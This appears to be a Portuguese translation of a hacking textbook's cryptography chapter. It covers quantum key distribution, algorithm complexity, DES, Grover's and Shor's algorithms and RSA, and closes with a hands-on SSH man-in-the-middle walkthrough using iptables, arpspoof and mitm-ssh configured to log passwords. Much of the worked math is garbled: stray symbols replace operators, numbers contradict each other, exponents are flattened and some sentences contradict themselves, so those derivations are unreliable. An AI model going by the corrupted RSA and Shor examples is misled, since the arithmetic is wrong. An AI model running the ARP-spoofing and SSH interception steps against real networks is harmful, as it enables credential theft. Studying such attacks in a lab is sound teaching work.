Curiosamente, é impossível determinar com certeza qual dessas quatro polarizações um único fôton possui. A base retilínea das polarizações horizontal e vertical é incompatível com a base diagonal das duas polarizações diagonais, portanto, devido ao princípio da incerteza de Heisenberg, esses dois conjuntos de polarizações não podem ser medidos. Os filtros podem ser usados para medir as polarizações - um para a base retilínea e outro para a base diagonal. Quando um fôton passa pelo filtro correto, sua polarização não muda, mas se ele passa pelo filtro diagonal, sua polarização não muda.

através do filtro incorreto, sua polarização será modificada aleatoriamente. Isso significa que qualquer tentativa de espionagem para medir a polarização de um fóton tem uma boa chance de embaralhar os dados, tornando evidente que o canal não é seguro.

Esses aspectos estranhos da mecânica quântica foram bem aproveitados por Charles Bennett e Gilles Brassard no primeiro e provavelmente mais conhecido esquema de distribuição de chaves quânticas, chamado *BB84*. Primeiro, o remetente e o receptor concordam com a representação de bits para as quatro polarizações, de modo que cada base tenha tanto 1 quanto 0. Nesse esquema, 1 poderia ser representado tanto pela polarização vertical do fóton quanto por uma das polarizações diagonais (positivo 45 graus), enquanto o 0 poderia ser representado pela polarização horizontal e o outro pela polarização diagonal (45 graus negativos). Dessa forma, 1s e 0s podem existir quando a polarização retilínea é medida e quando a polarização diagonal é medida.

Em seguida, o remetente envia um fluxo de fótons aleatórios, cada um proveniente de uma base escolhida aleatoriamente (retilínea ou diagonal), e esses fótons são registrados. Quando o receptor recebe um fóton, ele também escolhe aleatoriamente medi-lo na base retilínea ou na base diagonal e registra o resultado. Agora, as duas partes compararam publicamente qual base usaram para cada fóton e mantêm apenas os dados correspondentes aos fótons que ambas mediram usando a mesma base. Isso não revela os valores de bits dos fótons, pois há 1s e 0s em cada base. Isso constitui a chave para o bloco de tempo único.

Como um espião acabaria alterando a polarização de alguns desses fótons e, portanto, embaralhando os dados, a espionagem pode ser detectada calculando-se a taxa de erro de algum subconjunto aleatório da chave. Se houver muitos erros, provavelmente alguém estava espionando, e a chave deve ser descartada. Caso contrário, a transmissão dos dados da chave foi segura e privada.

0x714 Segurança computacional

Um sistema de criptografia é considerado *computacionalmente seguro* se o algoritmo mais conhecido para quebrá-lo exigir uma quantidade excessiva de recursos computacionais e tempo. Isso significa que, teoricamente, é possível para um espião quebrar a criptografia, mas é praticamente inviável fazê-lo, pois a quantidade de tempo e recursos necessários excederia em muito o valor das informações criptografadas. Normalmente, o tempo necessário para quebrar um sistema de criptografia computacionalmente seguro é medido em dezenas de milhares de anos, mesmo com a suposição de uma vasta gama de recursos computacionais. A maioria dos sistemas de criptografia modernos se enquadra nessa categoria.

E importante observar que os algoritmos mais conhecidos para quebrar sistemas de criptografia estão sempre evoluindo e sendo aprimorados. Idealmente, um sistema de criptografia seria definido como computacionalmente seguro se o *melhor* algoritmo para quebrá-lo exigisse uma quantidade excessiva de recursos computacionais e tempo, mas atualmente não há como provar que um determinado algoritmo de quebra de criptografia é e sempre será o melhor. Portanto, o algoritmo mais conhecido atualmente é usado para medir a segurança de um sistema de criptografia.

0x720 Tempo de execução do algoritmo

O tempo de execução do algoritmo é um pouco diferente do tempo de execução de um programa. Como um algoritmo é simplesmente uma ideia, não há limite para a velocidade de processamento para avaliar o algoritmo. Isso significa que uma expressão de tempo de execução algorítmica em minutos ou segundos não tem sentido.

Sem fatores como velocidade e arquitetura do processador, a incógnita importante para um algoritmo é o *tamanho da entrada*. Um algoritmo de classificação executado em 1.000 elementos certamente levará mais tempo do que o mesmo algoritmo de classificação executado em 10 elementos. O tamanho da entrada é geralmente denotado por n , e cada etapa atômica pode ser expressa como um número. O tempo de execução de um algoritmo simples, como o que se segue, pode ser expresso em termos de n .

```
for(i = 1 to n) { Faça
    alguma coisa;
    Faça outra coisa;
}
Faça uma última coisa;
```

Esse algoritmo faz um loop n vezes, cada vez executando duas ações, e depois executa uma última ação, de modo que a *complexidade de tempo* desse algoritmo seria $2n + 1$. Um algoritmo mais complexo com um loop aninhado adicional, mostrado abaixo, teria uma complexidade de tempo de $n^2 + 2n + 1$, pois a nova ação é executada n^2 vezes.

```
for(x = 1 to n) { for(y
    = 1 to n) {
        Realize a nova ação;
    }
}
for(i = 1 to n) { Faça
    alguma coisa;
    Faça outra coisa;
}
Faça uma última coisa;
```

Mas esse nível de detalhe para a complexidade de tempo ainda é muito granular. Por exemplo, à medida que n se torna maior, a diferença relativa entre $2n + 5$ e $2n + 365$ se torna cada vez menor. Entretanto, à medida que n se torna maior, a diferença relativa entre $2n^2 + 5$ e $2n + 5$ se torna cada vez maior. Esse tipo de tendência generalizada é o mais importante para o tempo de execução de um algoritmo.

Considere dois algoritmos, um com uma complexidade de tempo de $2n + 365$ e outro com $2n^2 + 5$. O algoritmo $2n^2 + 5$ superará o algoritmo $2n + 365$ em valores pequenos de n . Mas para $n = 30$, ambos os algoritmos têm o mesmo desempenho e, para todos os n maiores que 30, o algoritmo $2n + 365$ superará o algoritmo $2n^2 + 5$. Como existem apenas 30 valores de n em que o algoritmo $2n^2 + 5$ tem melhor desempenho, mas há um número infinito de valores para n em que o algoritmo $2n + 365$ tem melhor desempenho, o algoritmo $2n + 365$ é geralmente mais eficiente.

Isso significa que, em geral, a taxa de crescimento da complexidade de tempo de um algoritmo em relação ao tamanho da entrada é mais importante do que a complexidade de tempo para qualquer entrada fixa. Embora isso nem sempre seja verdadeiro para aplicativos específicos do mundo real, esse tipo de medida da eficiência de um algoritmo tende a ser verdadeiro quando a média é calculada sobre todos os aplicativos possíveis.

0x721 Notação assintótica

A notação assintótica é uma forma de expressar a eficiência de um algoritmo. É chamada de assintótica porque trata do comportamento do algoritmo à medida que o tamanho da entrada se aproxima do limite assintótico do infinito.

Voltando aos exemplos do algoritmo $2n + 365$ e do algoritmo $2n^2 + 5$, determinamos que o algoritmo $2n + 365$ é geralmente mais eficiente porque segue a tendência de n , enquanto o algoritmo $2n^2 + 5$ segue a tendência geral de n^2 . Isso significa que $2n + 365$ é limitado acima por um múltiplo positivo de n para todos os n suficientemente grandes, e $2n^2 + 5$ é limitado acima por um múltiplo positivo de n^2 para todos os n suficientemente grandes.

Isso parece um pouco confuso, mas o que realmente significa é que existe uma constante positiva para o valor da tendência e um limite inferior para n , de modo que o valor da tendência multiplicado pela constante sempre será maior que a complexidade de tempo para todos os n maiores que o limite inferior. Em outras palavras, $2n^2 + 5$ é da ordem de n^2 , e $2n + 365$ é da ordem de n . Há uma notação matemática conveniente para isso, chamada *notação big-oh*, que se parece com $O(n^2)$ para descrever um algoritmo que é da ordem de n .²

Uma maneira simples de converter a complexidade de tempo de um algoritmo para a notação big-oh é simplesmente observar os termos de alta ordem, pois esses serão os termos mais importantes à medida que n se torna suficientemente grande. Portanto, um algoritmo com uma complexidade de tempo de $3n^4 + 43n^3 + 763n + \log n + 37$ seria da ordem de $O(n^4)$, e $54n^7 + 23n^4 + 4325$ seria $O(n^7)$.

0x730 Criptografia simétrica

As cifras *simétricas* são sistemas de criptografia que usam a mesma chave para criptografar e descriptografar mensagens. O processo de criptografia e descriptografia geralmente é mais rápido do que com a criptografia assimétrica, mas a distribuição de chaves pode ser difícil.

Essas cifras geralmente são cifras de bloco ou cifras de fluxo. Uma *cifra de bloco* opera em blocos de tamanho fixo, geralmente 64 ou 128 bits. O mesmo bloco de texto simples sempre será criptografado no mesmo bloco de texto cifrado, usando a mesma chave. DES, Blowfish e AES (Rijndael) são todos cifras de bloco. As *cifras de fluxo* geram um fluxo de bits pseudo-aleatórios, geralmente um bit ou byte de cada vez. Esse fluxo é chamado de *keystream* e é submetido a XOR com o texto simples. Isso é útil para criptografar fluxos contínuos de dados. RC4 e LSFR são exemplos de cifras de fluxo populares. O RC4 será discutido em detalhes em "Criptografia sem fio 802.11b" na página 433.

DES e AES são cifras de bloco populares. A construção de cifras de bloco é muito bem pensada para torná-las resistentes a ataques analíticos de criptografia conhecidos. Dois conceitos usados repetidamente em cifras de bloco são confusão

e difusão. A confusão refere-se aos métodos usados para ocultar as relações entre o texto simples, o texto cifrado e a chave. Isso significa que os bits de saída devem envolver alguma transformação complexa da chave e do texto simples. A difusão serve para espalhar a influência dos bits do texto simples e dos bits da chave sobre a maior parte possível do texto cifrado. As cifras de produto combinam esses dois conceitos usando várias operações simples repetidamente. Tanto o DES quanto o AES são cifras de produto.

O DES também usa uma rede Feistel. Ela é usada em muitas cifras de bloco para garantir que o algoritmo seja invertível. Basicamente, cada bloco é dividido em duas metades, esquerda (L) e direita (R). Em seguida, em uma rodada de operação, a nova metade esquerda (L_i) é definida como igual à metade direita antiga (R_{i-1}) e a nova metade direita é definida como igual à metade direita antiga (R).

(R_i) é composta da metade esquerda antiga (L_{i-1}) XORed com a saída de um usando a metade direita antiga (R_{i-1}) e a subchave para essa rodada (K_i). Normalmente, cada rodada de operação tem uma subchave separada, que é calculada anteriormente.

Os valores de L_i e R_i são os seguintes (o símbolo \oplus indica a operação XOR):

$$\begin{aligned} L_i &= R_{i-1} \\ R_i &= L_{i-1} \oplus f(R_{i-1}, K_i) \end{aligned}$$

O DES usa 16 rodadas de operação. Esse número foi escolhido especificamente para defender contra a criptoanálise diferencial. O único ponto fraco real conhecido do DES é o tamanho da chave. Como a chave tem apenas 56 bits, todo o espaço da chave pode ser verificado em um ataque exaustivo de força bruta em poucas semanas em hardware especializado.

O Triple-DES corrige esse problema usando duas chaves DES concatenadas para um tamanho total de chave de 112 bits. A criptografia é feita criptografando o bloco de texto simples com a primeira chave, depois descriptografando com a segunda chave e, em seguida, criptografando novamente com a primeira chave. A descriptografia é feita de forma análoga, mas com as operações de criptografia e descriptografia trocadas. O tamanho adicional da chave torna um esforço de força bruta exponencialmente mais difícil.

A maioria das cifras de bloco padrão do setor é resistente a todas as formas conhecidas de criptoanálise, e os tamanhos das chaves geralmente são grandes demais para tentar um ataque exaustivo de força bruta. Entretanto, a computação quântica oferece algumas possibilidades interessantes, que geralmente são superestimadas.

0x731 Algoritmo de busca quântica de Lov Grover

A computação quântica oferece a promessa de paralelismo maciço. Um computador quântico pode armazenar muitos estados diferentes em uma superposição (que pode ser considerada como uma matriz) e realizar cálculos em todos eles ao mesmo tempo.

Isso é ideal para fazer força bruta em qualquer coisa, inclusive em cifras de bloco. A superposição pode ser carregada com todas as chaves possíveis e, em seguida, a operação de criptografia pode ser executada em todas as chaves ao mesmo tempo. A parte complicada é obter o valor correto da superposição. Os

computadores quânticos são estranhos, pois quando a superposição é observada, tudo se descobre em um único estado. Infelizmente, essa decoerência é inicialmente aleatória, e as chances de decoerência em cada estado da superposição são iguais.

Sem alguma forma de manipular as probabilidades dos estados de superposição, o mesmo efeito poderia ser obtido apenas adivinhando as chaves. Por sorte, um homem chamado Lov Grover criou um algoritmo que pode manipular as probabilidades dos estados de superposição. Esse algoritmo permite que as chances de um determinado estado desejado aumentem enquanto os outros diminuem. Esse processo é repetido várias vezes até que a decoerência da superposição no estado desejado seja quase garantido. Isso leva cerca de $O(\sqrt{n})$ etapas.

Usando algumas habilidades básicas de matemática exponencial, você perceberá que isso reduz efetivamente à metade o tamanho da chave para um ataque exaustivo de força bruta. Portanto, para os ultra paranoicos, dobrar o tamanho da chave de uma cifra de bloco a tornará resistente até mesmo às possibilidades teóricas de um ataque exaustivo de força bruta com um computador quântico.

0x740 Criptografia assimétrica

As cifras assimétricas usam duas chaves: uma chave pública e uma chave privada. A *chave pública* é tornada pública, enquanto a *chave privada* é mantida em sigilo; daí os nomes inteligentes. Qualquer mensagem criptografada com a chave pública só pode ser descriptografada com a chave privada. Isso elimina o problema da distribuição de chaves - as chaves públicas são públicas e, ao usar a chave pública, uma mensagem pode ser criptografada para a chave privada correspondente. Ao contrário das cifras simétricas, não há necessidade de um canal de comunicação fora da banda para transmitir a chave secreta. Entretanto, as cifras assimétricas tendem a ser um pouco mais lentas do que as cifras simétricas.

0x741 RSA

O RSA é um dos algoritmos assimétricos mais populares. A segurança do RSA baseia-se na dificuldade de fatorar números grandes. Primeiro, dois números primos são escolhidos, P e Q , e seu produto, N , é calculado:

$$N = P \cdot Q$$

Em seguida, é preciso calcular o número de números entre 1 e $N-1$ que são relativamente primos em relação a N (dois números são *relativamente primos* se seu maior divisor comum for 1). Isso é conhecido como função totient de Euler e geralmente é denotado pela letra grega minúscula phi (ϕ).

Por exemplo, $\phi(9) = 6$, pois 1, 2, 4, 5, 7 e 8 são relativamente primos de 9. Deve ser fácil perceber que, se N for primo, $\phi(N)$ será $N-1$. Um fato um pouco menos óbvio é que se N for o produto de exatamente dois números primos, P e Q , então $\phi(P \cdot Q) = (P-1) \cdot (Q-1)$. Isso é útil, pois $\phi(N)$ deve ser calculado para o RSA.

Uma chave de criptografia, E , que seja relativamente primo de $\phi(N)$, deve ser escolhida aleatoriamente. Em seguida, é necessário encontrar uma chave de descriptografia que satisfaça a seguinte equação, em que S é um número inteiro qualquer:

$$E \cdot D = S \cdot \phi(N) + 1$$

Isso pode ser resolvido com o algoritmo euclidiano estendido. O algoritmo *euclidiano* é um algoritmo muito antigo que, por acaso, é uma maneira muito rápida de calcular

o maior divisor comum (GCD) de dois números. O maior dos dois números é dividido pelo menor, prestando atenção apenas ao restante. Em seguida, o número menor é dividido pelo restante, e o processo é repetido até que o restante seja zero. O último valor do resto antes de chegar a zero é o maior divisor comum dos dois números originais. Esse algoritmo é bastante rápido, com um tempo de execução de $O(\log_{10} N)$. Isso significa que deve levar aproximadamente o mesmo número de etapas para encontrar a resposta que o número de dígitos do número maior.

Na tabela abaixo, o GCD de 7253 e 120, escrito como $\text{gcd}(7253, 120)$, será calculado. A tabela começa colocando os dois números nas colunas A e B, com o número maior na coluna A. Em seguida, A é dividido por B e o restante é colocado na coluna R. Na próxima linha, o antigo B se torna o novo A e o antigo R se torna o novo B. R é calculado novamente e esse processo é repetido até que o restante seja zero. O último valor de R antes de zero é o maior divisor comum.

$\text{gcd}(7253, 120)$

A	B	R
7253	120	53
120	53	14
53	14	11
14	11	3
11	3	2
3	2	1
2	1	0

Portanto, o maior divisor comum de 7243 e 120 é 1, o que significa que 7250 e 120 são relativamente primos entre si.

O *algoritmo euclidiano estendido* trata de encontrar dois números inteiros, J e K , de modo que

$$J \cdot A + K \cdot B = R$$

quando $\text{gcd}(A, B) = R$.

Isso é feito com o algoritmo euclidiano de trás para frente. Nesse caso, porém, os quocientes são importantes. Aqui está a matemática do exemplo anterior, com os quocientes:

$$7253 = 60 \cdot 120 + \mathbf{53}$$

$$120 = 2 \cdot 53 + \mathbf{14}$$

$$53 = 3 \cdot 14 + \mathbf{11}$$

$$14 = 1 \cdot 11 + \mathbf{3}$$

$$11 = 3 \cdot 3 + \mathbf{2}$$

$$3 = 1 \cdot 2 + \mathbf{1}$$

Com um pouco de álgebra básica, os termos podem ser movidos para cada linha de modo que o resto (mostrado em negrito) fique sozinho à esquerda do sinal de igual:

$$\mathbf{53} = 7253 \boxtimes 60 - 120$$

$$\mathbf{14} = 120 \boxtimes 2 - 53$$

$$\mathbf{11} = 53 \boxtimes 3 - 14$$

$$\mathbf{3} = 14 \boxtimes 1 - 11$$

$$\mathbf{2} = 11 \boxtimes 3 - 3$$

$$\mathbf{1} = 3 \boxtimes 1 - 2$$

Começando pela base, fica claro que:

$$1 = 3 \boxtimes 1 - 2$$

A linha acima dessa, no entanto, é $2 = 11 \boxtimes 3 - 3$, o que dá uma substituição para 2:

$$1 = 3 \boxtimes 1 - (11 \boxtimes 3 - 3)$$

$$1 = 4 - \mathbf{3} \boxtimes 1 - 11$$

A linha acima mostra que $3 = 14 \boxtimes 1 - 11$, que também pode ser substituído por 3:

$$1 = 4 - (14 \boxtimes 1 - 11) \boxtimes 1 - 11$$

$$1 = 4 - 14 \boxtimes 5 - \mathbf{11}$$

Obviamente, a linha acima mostra que $11 = 53 \boxtimes 3 - 14$, o que leva a outra substituição:

$$1 = 4 - 14 \boxtimes 5 - (53 \boxtimes 3 - 14)$$

$$1 = 19 - \mathbf{14} \boxtimes 5 - 53$$

Seguindo o padrão, usamos a linha que mostra $14 = 120 \boxtimes 2 - 53$, resultando em outra substituição:

$$1 = 19 - (120 \boxtimes 2 - 53) \boxtimes 5 - 53$$

$$1 = 19 - 120 \boxtimes 43 - \mathbf{53}$$

E, finalmente, a linha superior mostra que $53 = 7253 \boxtimes 60 - 120$, para uma substituição final:

$$1 = 19 - 120 \boxtimes 43 - (7253 \boxtimes 60 - 120)$$

$$1 = 2599 - 120 \boxtimes 43 - 7253$$

$$2599 - 120 + -43 - 7253 = 1$$

Isso mostra que J e K seriam 2599 e $\boxtimes 43$, respectivamente.

Os números do exemplo anterior foram escolhidos por sua relevância para o RSA. Supondo que os valores de P e Q sejam 11 e 13, N seria 143. Portanto, $\phi(N) = 120 = (11 \otimes 1) - (13 \otimes 1)$. Como 7253 é relativamente primo de 120, esse número é um excelente valor para E .

Se você se lembra, o objetivo era encontrar um valor para D que satisfizesse a seguinte equação:

$$E - D = S - \phi(N) + 1$$

Um pouco de álgebra básica o coloca em uma forma mais familiar:

$$D - E + S - \phi(N) = 1$$

$$D - 7253 \pm S - 120 = 1$$

Usando os valores do algoritmo euclidiano estendido, fica evidente que $D = 43$. O valor de S realmente não importa, o que significa que essa matemática é feita no módulo $\phi(N)$, ou módulo 120. Isso, por sua vez, significa que um valor equivalente positivo para D é 77, já que $120 \otimes 43 = 77$. Isso pode ser colocado na equação anterior acima:

$$E - D = S - \phi(N) + 1$$

$$7253 - 77 = 4654 - 120 + 1$$

Os valores de N e E são distribuídos como a chave pública, enquanto D é mantido em segredo como a chave privada. P e Q são descartados. As funções de criptografia e descriptografia são bastante simples.

Criptografia: $C = M^E \pmod{N}$

Decodificação: $M = C^D \pmod{N}$

Por exemplo, se a mensagem, M , for 98, a criptografia seria a seguinte: $98^{7253} =$

$$76 \pmod{143}$$

O texto cifrado seria 76. Então, somente alguém que conhecesse o valor de D poderia descriptografar a mensagem e recuperar o número 98 a partir do número 76, como segue:

$$76^{77} = 98 \pmod{143}$$

Obviamente, se a mensagem, M , for maior que N , ela deverá ser dividida em partes menores que N .

Esse processo é possível graças ao teorema do totiente de Euler. Ele afirma que, se M e N forem relativamente primos, sendo M o menor número, quando M for multiplicado por si mesmo $\phi(N)$ vezes e dividido por N , o restante será sempre 1:

Se $\gcd(M, N) = 1$ e $M < N$, então $M^{\phi(N)} = 1 \pmod{N}$

Como tudo isso é feito no módulo N , o seguinte também é verdadeiro, devido à forma como a multiplicação funciona na aritmética de módulo:

$$M^{\phi(N)} - M^{\phi(N)} = 1 - 1 \pmod{N}$$

$$M^{2 \cdot \phi(N)} = 1 \pmod{N}$$

Esse processo pode ser repetido *várias* vezes para produzir isso:

$$M^{S \cdot \phi(N)} = 1 \pmod{N}$$

Se ambos os lados forem multiplicados por M , o resultado será:

$$M^{S \cdot \phi(N)} \cdot M = 1 \cdot M \pmod{N}$$

$$M^{S \cdot \phi(N) + 1} = M \pmod{N}$$

Essa equação é basicamente o núcleo do RSA. Um número M , elevado a uma potência módulo N , produz o número original M novamente. Trata-se basicamente de uma função que retorna sua própria entrada, o que não é muito interessante por si só. Mas se essa equação pudesse ser dividida em duas partes separadas, então uma parte poderia ser usada para criptografar e a outra para descriptografar, produzindo a mensagem original novamente. Isso pode ser feito encontrando dois números, E e D , que, multiplicados, equivalem a S vezes $\phi(N)$ mais 1. Em seguida, esse valor pode ser substituído na equação anterior:

$$E \cdot D = S \cdot \phi(N) + 1$$

$$M^{E \cdot D} = M \pmod{N}$$

Isso é equivalente a:

$$M^E = C \pmod{N}$$

que pode ser dividida em duas etapas:

$$ME = C \pmod{N}$$

$$= M \pmod{N}$$

E isso é basicamente o RSA. A segurança do algoritmo está vinculada à manutenção de D em segredo. Mas como N e E são valores públicos, se N puder ser fatorado nos originais P e Q , então $\phi(N)$ pode ser facilmente calculado com $(P \boxtimes 1) - (Q \boxtimes 1)$, e então D pode ser determinado com o algoritmo euclidiano estendido. Portanto, os tamanhos das chaves do RSA devem ser escolhidos tendo em mente o algoritmo de fatoração mais conhecido para manter a segurança computacional. Atualmente, o algoritmo de fatoração mais conhecido para números grandes é o number field sieve (NFS). Esse algoritmo tem um tempo de execução subexponencial, o que é muito bom, mas ainda não é rápido o suficiente para quebrar uma chave RSA de 2.048 bits em um período de tempo razoável.

0x742 Algoritmo de fatoração quântica de Peter Shor

Mais uma vez, a computação quântica promete aumentos surpreendentes no potencial de computação. Peter Shor conseguiu aproveitar o enorme paralelismo dos computadores quânticos para fatorar números com eficiência usando um antigo truque da teoria dos números.

Na verdade, o algoritmo é bastante simples. Pegue um número, N , para fatorar. Escolha um valor, A , que seja menor que N . Esse valor também deve ser relativamente primo em relação a N , mas supondo que N seja o produto de dois números primos (o que sempre será o caso ao tentar fatorar números para quebrar o RSA), se A não for relativamente primo em relação a N , então A é um dos fatores de N .

Em seguida, carregue a superposição com números sequenciais a partir de 1 e alimente cada um desses valores com a função $f(x) = A^x \pmod{N}$. Tudo isso é feito ao mesmo tempo, por meio da mágica da computação quântica. Um padrão de repetição surgirá nos resultados, e o período dessa repetição deve ser encontrado. Felizmente, isso pode ser feito rapidamente em um computador quântico com uma transformada de Fourier. Esse período será chamado de R .

Em seguida, basta calcular $\gcd(A^{R/2} + 1, N)$ e $\gcd(A^{R/2} \boxtimes 1, N)$. Pelo menos um desses valores deve ser um fator de N . Isso é possível porque $A^R = 1 \pmod{N}$ e é explicado com mais detalhes abaixo.

$$\begin{aligned} A^R &= 1 \pmod{N} \quad (A \\)^{R/2} &= 1 \pmod{N} \\ (A)^{R/2} \boxtimes 1 &= 0 \pmod{N} \\ (A^{R/2} \boxtimes 1) - (A^{R/2} + 1) &= 0 \pmod{N} \end{aligned}$$

Isso significa que $(A^{R/2} \boxtimes 1) - (A^{R/2} + 1)$ é um múltiplo inteiro de N . Desde que esses valores não se zerem, um deles terá um fator em comum com N .

Para decifrar o exemplo anterior de RSA, o valor público N deve ser fatorado. Nesse caso, N é igual a 143. Em seguida, é escolhido um valor para A que seja relativamente primo e menor que N , de modo que A seja igual a 21. A função terá a seguinte aparência: $f(x) = 21^x \pmod{143}$. Cada valor sequencial de 1 até o máximo permitido pelo computador quântico será submetido a essa função.

Para ser breve, a suposição será de que o computador quântico tem três bits quânticos, de modo que a superposição pode conter oito valores.

$x = 1$	$211 \pmod{143} = 21$
$x = 2$	$212 \pmod{143} = 12$
$x = 3$	$213 \pmod{143} = 109$
$x = 4$	$214 \pmod{143} = 1$
$x = 5$	$215 \pmod{143} = 21$
$x = 6$	$216 \pmod{143} = 12$
$x = 7$	$217 \pmod{143} = 109$
$x = 8$	$218 \pmod{143} = 1$

Aqui o período é fácil de determinar a olho nu: R é 4. Com essa informação, $\gcd(21^2 \boxtimes 1143)$ e $\gcd(21^2 + 1143)$ devem produzir pelo menos um dos fatores. Desta vez, ambos os fatores aparecem de fato, pois $\gcd(440, 143) = 11$ e $\gcd(442, 142) = 13$. Esses fatores podem então ser usados para recalcular a chave privada do exemplo RSA anterior.

0x750Cifras híbridas

Um criptossistema *híbrido* obtém o melhor dos dois mundos. Uma cifra assimétrica é usada para trocar uma chave gerada aleatoriamente que é usada para criptografar as comunicações restantes com uma cifra simétrica. Isso proporciona a velocidade e a eficiência de uma cifra simétrica e, ao mesmo tempo, resolve o dilema da troca segura de chaves. As cifras híbridas são usadas pela maioria dos aplicativos criptográficos modernos, como SSL, SSH e PGP.


Como a maioria dos aplicativos usa cifras que são resistentes à criptoanálise, atacar a cifra geralmente não funciona. Entretanto, se um invasor puder interceptar as comunicações entre ambas as partes e se disfarçar como uma ou outra, o algoritmo de troca de chaves poderá ser atacado.

0x751 Ataques Man-in-the-Middle

Um *ataque man-in-the-middle* (*MitM*) é uma maneira inteligente de contornar a criptografia. O invasor fica entre as duas partes que se comunicam, e cada parte acredita que está se comunicando com a outra parte, mas ambas estão se comunicando com o invasor.

Quando uma conexão criptografada entre as duas partes é estabelecida, uma chave secreta é gerada e transmitida usando uma cifra assimétrica. Normalmente, essa chave é usada para criptografar outras comunicações entre as duas partes. Como a chave é transmitida com segurança e o tráfego subsequente é protegido pela chave, todo esse tráfego é ilegível para qualquer possível invasor que esteja farejando esses pacotes.

No entanto, em um ataque MitM, a parte A acredita que está se comunicando com B, e a parte B acredita que está se comunicando com A, mas, na realidade, ambas estão se comunicando com o invasor. Portanto, quando A negocia uma conexão criptografada com B, A está, na verdade, abrindo uma conexão criptografada com o invasor, o que significa que o invasor se comunica de forma segura com uma cifra assimétrica e aprende a chave secreta. Em seguida, o atacante só precisa abrir outra conexão criptografada com B, e B acreditará que está se comunicando com A, como mostra a ilustração a seguir.



Isso significa que o invasor realmente mantém dois canais de comunicação criptografados separados com duas chaves de criptografia separadas. Os pacotes de A são criptografados com a primeira chave e enviados ao atacante, que A acredita ser, na verdade, B. O atacante, então, descriptografa esses pacotes com a primeira chave e os criptografa novamente com a segunda chave. Em seguida, o atacante envia os pacotes recém-criptografados para B, e B acredita que esses pacotes estão sendo realmente enviados por A. Ao se posicionar no meio e manter duas chaves separadas, o invasor pode farejar e até modificar o tráfego entre A e B sem que nenhum dos lados perceba.

Depois de redirecionar o tráfego usando uma ferramenta de envenenamento de cache ARP, há várias ferramentas de ataque SSH man-in-the-middle que podem ser usadas. A maioria delas são apenas modificações no código-fonte openssh existente. Um exemplo notável é o pacote mitm-ssh, de Claes Nyberg, que foi incluído no LiveCD.

Tudo isso pode ser feito com a técnica de redirecionamento de ARP de "Active Sniffing" na página 239 e um pacote openssh modificado, apropriadamente chamado mitm-ssh. Há outras ferramentas que fazem isso; no entanto, o mitm-ssh de Claes Nyberg está disponível publicamente e é o mais robusto. O pacote fonte está no LiveCD em /usr/src/mitm-ssh e já foi compilado e instalado. Quando em execução, ele aceita conexões a uma determinada porta e, em seguida, faz proxy dessas conexões para o endereço IP de destino real do servidor SSH de destino. Com a ajuda do arpspoof para envenenar caches ARP, o tráfego para o servidor SSH de destino pode ser redirecionado para a máquina do invasor que está executando o mitm-ssh. Como esse programa escuta no localhost, são necessárias algumas regras de filtragem de IP para redirecionar o tráfego.

No exemplo abaixo, o servidor SSH de destino está em 192.168.42.72. Quando o mitm-ssh for executado, ele escutará na porta 2222, portanto não precisa ser executado como root. O comando iptables diz ao Linux para redirecionar todas as conexões TCP de entrada na porta 22 para o localhost 2222, onde o mitm-ssh estará escutando.

```
reader@hacking:~ $ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-ports 2222 reader@hacking:~
$ sudo iptables -t nat -L
Cadeia PREROUTING (política ACCEPT)
alvo      prot opt source          destino
REDIRECIONAR          tcp -- qualquer lugar   em qualquer lugar    tcp dpt:ssh redir portas 2222

Cadeia POSTROUTING (política ACCEPT)
alvo      prot opt source          destino

Cadeia OUTPUT (política ACCEPT)
alvo      prot opt source          destino
leitor@hacking:~ $ mitm-ssh
```

--
/|\ SSH Man In The Middle [Baseado no OpenSSH_3.9p1]
| Por CMN <cmn@darklab.org>

Uso: mitm-ssh <non-nat-route> [opção(es)] Rotas:

<host>[:<port>] - Rota estática para a porta no host
(para conexões não NAT)

Opções:

- v - Saída detalhada
- n - Não tente resolver nomes de host
- d - Depurar, repetir para aumentar o detalhamento
- p porta - Porta para escutar conexões
- f configfile - Arquivo de configuração a ser lido

Opções de registro:

- c logdir - Registrar dados do cliente no diretório
- s logdir - Registrar dados do servidor no diretório
- o arquivo - Registrar senhas em um arquivo

reader@hacking:~ \$ mitm-ssh 192.168.42.72 -v -n -p 2222
Usando rota estática para 192.168.42.72:22

Servidor SSH MITM escutando na porta 0.0.0.0 2222.

Gerando chave RSA de 768 bits.

Geração de chave RSA concluída.

Em seguida, em outra janela de terminal no mesmo computador, a ferramenta arpspoof de Dug Song é usada para envenenar caches ARP e redirecionar o tráfego destinado ao 192.168.42.72 para o nosso computador.

reader@hacking:~ \$ arpspoof

Versão: 2.3

Uso: arpspoof [-i interface] [-t target] host reader@hacking:~ \$

sudo arpspoof -i eth0 192.168.42.72

0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c

0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c

0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at 0:12:3f:7:39:9c

E agora o ataque MitM está configurado e pronto para a próxima vítima insuspeita. A saída abaixo é de outra máquina na rede (192.168.42.250), que faz uma conexão SSH com 192.168.42.72.

No computador 192.168.42.250 (tetsuo), conectando-se ao 192.168.42.72 (loki)

iz@tetsuo:~ \$ ssh jose@192.168.42.72
A autenticidade do host '192.168.42.72 (192.168.42.72)' não pode ser estabelecida. A impressão digital da chave RSA é 84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Tem certeza de que deseja continuar a conexão (sim/não)? sim
Aviso: Adicionou permanentemente '192.168.42.72' (RSA) à lista de hosts conhecidos.
jose@192.168.42.72's password:
Último login: Mon Oct 1 06:32:37 2007 from 192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7 20:19:32 UTC 2007 i686

jose@loki:~ \$ ls -a
.bash_logout .bash_profile .bashrc .bashrc.swp .profile Exemplos
